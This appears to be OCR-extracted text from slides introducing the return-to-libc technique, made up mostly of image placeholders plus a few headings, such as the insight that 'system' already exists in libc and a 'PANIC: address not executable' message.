
Insight: "system" already exists somewhere in libc

Return To Libc




PANIC: address not executable


RETURN TO LIBC



